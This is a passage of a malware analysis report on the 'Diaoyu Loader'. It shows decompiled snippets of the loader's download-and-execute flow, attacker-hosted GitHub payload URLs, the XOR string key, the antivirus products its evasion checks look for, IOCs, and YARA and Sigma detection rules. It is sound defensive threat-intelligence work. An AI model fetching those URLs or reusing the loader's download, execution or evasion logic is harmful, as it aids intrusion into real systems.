

Figure 24. The Dynamic Link Library file is passed as the first argument of the second download.

Followed by the URL from which the file will be downloaded, which is “https://raw.githubusercontent.com/padeqav/WordPress/refs/heads/master/wp-includes/images/Linux.jpg”



Figure 25. The second argument is being passed to sub_1400014D0.

However, this time, the third argument passed is a given value of zero, which prevents the execution of the file from being triggered. See **Initial Ingress Tool Transfer (T1105)** for more details.

```
if ( (unsigned int)sub_1400014D0(v61, (__int64)v55, 0) )
  sub_1400014D0(v63, (__int64)v60, 1);
```

Figure 26. The third argument is passed as 0, so it will not be executed.

If the second file was downloaded successfully, the third file will begin downloading with the given name and path “C:\Users\<Username>\Videos\msedgeupdate.exe”.



Figure 27. The first argument of the third download is passed to sub_1400014D0.

Followed by the second argument of the destination URL, from which the file begins to download from, “https://raw.githubusercontent.com/padeqav/WordPress/refs/heads/master/wp-includes/images/Windows.jpg”

This time, the downloaded file will be executed due to the third argument, which is set to one and passed to the function.



Figure 28. The second argument of the third download is passed to sub_1400014D0.

Lastly, it performed a various of safe-memory cleansing operations, such as integrity checks, before being deallocated and exiting.

```
if ( v25 >= 0x10 )
{
  v41 = v24;
  if ( v25 + 1 >= 0x1000 )
  {
    v24 = *((char **)v24 - 1);
    if ( (unsigned __int64)(v41 - v24 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v24);
}
```

Figure 29. A safe-memory cleansing operation is performed before exit.

Execution Flow



Figure 30. Diaoyu Loader Execution Flow (1/4).



Figure 31. Diaoyu Loader Execution Flow (2/4).



Figure 32. Diaoyu Loader Execution Flow (3/4).



Figure 33. Diaoyu Loader Execution Flow (4/4).

Conclusion

Diaoyu Loader is in a very first stage of delivering other malicious files, used in “The Shadow Campaigns”. It was written in C++ and signed with an expired Zoom Meeting application certificate. According to reports from Palo Alto Networks Unit 42, the delivered malicious file is likely a Cobalt Strike beacon.

During execution, the malware performs runtime sandbox and antivirus product checks. If any of the specified conditions are met, the program exits immediately.

The following antivirus products are included:

1. Kaspersky
2. Avira Sentry Protection
3. Bitdefender Endpoint Security
4. SentinelOne
5. Symantec

The loader also used a custom XOR operation to decrypt hard-coded encrypted strings, such as domains and library functions. However, the decryption key is hard-coded in the binary alongside the encrypted strings.

Steps to Decrypt Diaoyu Loader Strings

1. Convert the string from hexadecimal format.
2. Decrypt it using a standard XOR operation with the key "RQVwlToEMOyk1QqOWICpqSesrfomtmIR".
3. Reverse the resulting XOR output.

Along with the first downloaded file, two more files are retrieved from the same source, one of which is a Dynamic Link Library (DLL). These files are used during execution within the user “Links” and “Videos” directory.

Similar to other campaigns associated with APT groups or even ransomware gangs, one of the most overlooked aspects is how effective phishing techniques are against non-IT employees. If these types of attacks are still ongoing, it show the need for improved training, particularly in phishing awareness, as well as stronger security policies and operations.

IOCs

SHA256: 23ee251df3f9c46661b33061035e9f6291894ebe070497ff9365d6ef2966f7fe

MD5: a20e887f5f353a44b2054415fa9d5985

YARA Rule

```
rule Mal_WIN_Diaoyu_Loader_PE {
    meta:
        description = "Use to detect Diaoyu Loader."
        author = "Phatcharadol Thangplub"
        date = "02-22-2026"
        reference = "https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/"

    strings:
        $s1 = "DiaoYu.exe" fullword wide
        $s2 = "05343A1E2A3B3B212C201505463E3503051C" fullword ascii
        $s3 = "urlmon.dll" fullword ascii
        $s4 = "avp.exe" fullword ascii
        $s5 = "SentryEye.exe" fullword ascii
        $s6 = "EPSecurityService.exe" fullword ascii
        $s7 = "SentinelUI.exe" fullword ascii
        $s8 = "NortonSecurity.exe" fullword ascii

        /*
            Decrypt hard-coded strings.
        */
        $hex1 = { 4? 33 ed 4? 89 7c [2] 4? 63 f5 85 ed 7e ?? 4? 89 74 [2] 4? 89
            7c [2] 4? 8b fd 90 4? 0f be 0c 7c 4? 0f be 7c 7c 01 e8 [4] 2c
            30 8b cf 0f b6 f0 e8 [4] 2c 30 4? 0f b6 c0 4? 80 fe 09 8d 46
            f9 0f b6 d0 0f 4e d6 c0 e2 04 4? 8d 40 f9 4? 80 f8 09 0f b6
            c8 4? 0f 4e c8 02 d1 4? 88 14 1f 4? ff c7 4? 3b fe 7c ?? 4?
            8b 7c [2] 4? 8b 74 [2] 4? 8b 64 [2] 4? 8d 15 [4] 85 ed 0f 8e [4]
            83 fd 40 0f 82 [4] 8d 45 ff 4? 63 c8 4? 8d 04 ?? 4? 8d 04 19
            4? 3b d8 77 ?? 4? 3b c2 0f 83 [4] 8b cd 81 e1 3f 00 00 80 7d
            ?? ff c9 83 c9 c0 ff c1 8b c5 4? 8d 05 [4] 2b c1 4? 8b fa 4?
            8b ca 4? 63 d8 4? 2b fb 4? 8d 4b 20 4? 2b c3 4? 2b cb 4? c7
            c2 e0 ff ff ff 4? 2b d3 66 90 f3 0f 6f 41 e0 4? 83 c5 40 f3
            0f 6f 4c 0f e0 f3 4? 0f 6f 14 09 4? 8d 49 40 66 0f ef c8 4?
            8d 04 0a f3 0f 7f 49 a0 f3 0f 6f 41 b0 f3 4? 0f 6f 4c 08 a0
            66 0f ef c8 f3 0f 7f 49 b0 f3 0f 6f 41 c0 f3 4? 0f 6f 4c 08
            c0 66 0f ef d0 f3 0f 7f 51 c0 f3 0f 6f 41 d0 66 0f ef c8 f3
            0f 7f 49 d0 4? 3b c3 7c ?? 4? 8b 7c [2] 4? 63 c5 4? 8b 6c [2]
            4? 3b c6 7d ?? 4? 2b d3 4? 8d 0c 18 4? 2b f0 90 0f b6 04 11
```

```
        30 01 4? 8d 49 01 4? 83 ee 01 75 ?? 4? 8b 74 [2] 4? 63 c5 4?
        8b 6c [2] 4? ff c8 4? 85 c0 7e ?? 4? 8b c3 4? 8d 14 18 4? f7
        d8 90 0f b6 02 4? 8d 52 ff 0f b6 0b 88 03 4? 8d 5b 01 88 4a
        01 4? 8d 04 02 4? 8d 0c 03 4? 3b c8 7c }

    /*
        Decrypt file content strings.
    */
    $hex2 = { 4? 8d 41 05 ff c1 83 e0 1f 4? 8d 52 01 4? 0f b6 04 ?? 30 42 ff 4? 63 c1 4? 3b c7 72 }

condition:
    uint16(0) == 0x5A4D and filesize >= 100KB and filesize <= 150KB and
    (($s1 or ($s2 and $s3)) and ($s4 or $s5 or $s6 or $s7 or $s8) and ($hex1 or $hex2))
}
```

Sigma Rule

```
title: Diaoyu Loader – Dynamically resolving Windows API.
name: dynamically_resolving_windows_api
id: 46b41a5d-28ed-4969-b74f-3c7e07dcc0fe
status: experimental
description: Use to hunt Diaoyu Loader dynamically resolving Windows API.
references:
    - https://attack.mitre.org/
    - https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/
author: Phatcharadol Thangplub
date: 2026-02-26
modified: 2026-03-07
tags:
    - attack.T1027.007
logsource:
    product: windows
    service: sysmon
detection:
    selection_loaded_image:
        EventCode: 7
        ImageLoaded|endswith:
            - "urlmon.dll"
    condition: selection_loaded_image
falsepositives:
    - Unknown
level: high
---
title: Diaoyu Loader – Download Cobalt Strike beacon.
name: download_cobalt_strike_beacon
id: 68782286-e349-4a02-8d88-f4c9052f6fd2
status: experimental
description: Use to hunt Diaoyu Loader download Cobalt Strike beacon.
references:
    - https://attack.mitre.org/
    - https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/
author: Phatcharadol Thangplub
date: 2026-02-22
modified: 2026-03-07
tags:
    - attack.T1105
logsource:
    product: windows
    service: sysmon
detection:
```

```
    selection_dns_query:
        EventCode: 22
        QueryName|startswith:
            - "raw.githubusercontent.com"
    condition: selection_dns_query
falsepositives:
    - Unknown
level: high
---
title: Diaoyu Loader – Create Cobalt Strike beacon.
name: create_cobalt_strike_beacon
id: c4f89e97-8b44-49c6-bb25-9beea66210a5
status: experimental
description: Use to hunt Diaoyu Loader create Cobalt Strike beacon.
references:
    - https://attack.mitre.org/
    - https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/
author: Phatcharadol Thangplub
date: 2026-02-22
modified: 2026-03-07
tags:
    - attack.T1105
logsource:
    product: windows
    service: sysmon
detection:
    selection_file_creation:
        EventCode: 11
        TargetFilename|contains:
            - "C:\\Users\\*\\Links\\*.docx"
            - "C:\\Users\\*\\Videos\\*.exe"
            - "C:\\Users\\*\\Videos\\*.dll"
    condition: selection_file_creation
falsepositives:
    - Unknown
level: high
---
title: Diaoyu Loader – Correlate Beacon Download and Creation.
id: 4e1e4519-4eed-4140-8edc-dc6923f11c10
correlation:
    type: temporal
    rules:
        - dynamically_resolving_windows_api
        - download_cobalt_strike_beacon
        - create_cobalt_strike_beacon
    group-by:
```

- Computer
- User
- ProcessId
- Image

timespan: 1m

Additional Resourcess

- https://attack.mitre.org/
- https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/
- https://unit42.paloaltonetworks.com/sandbox-evasion-memory-detection/
- https://redcanary.com/blog/threat-detection/code-signing-certificates/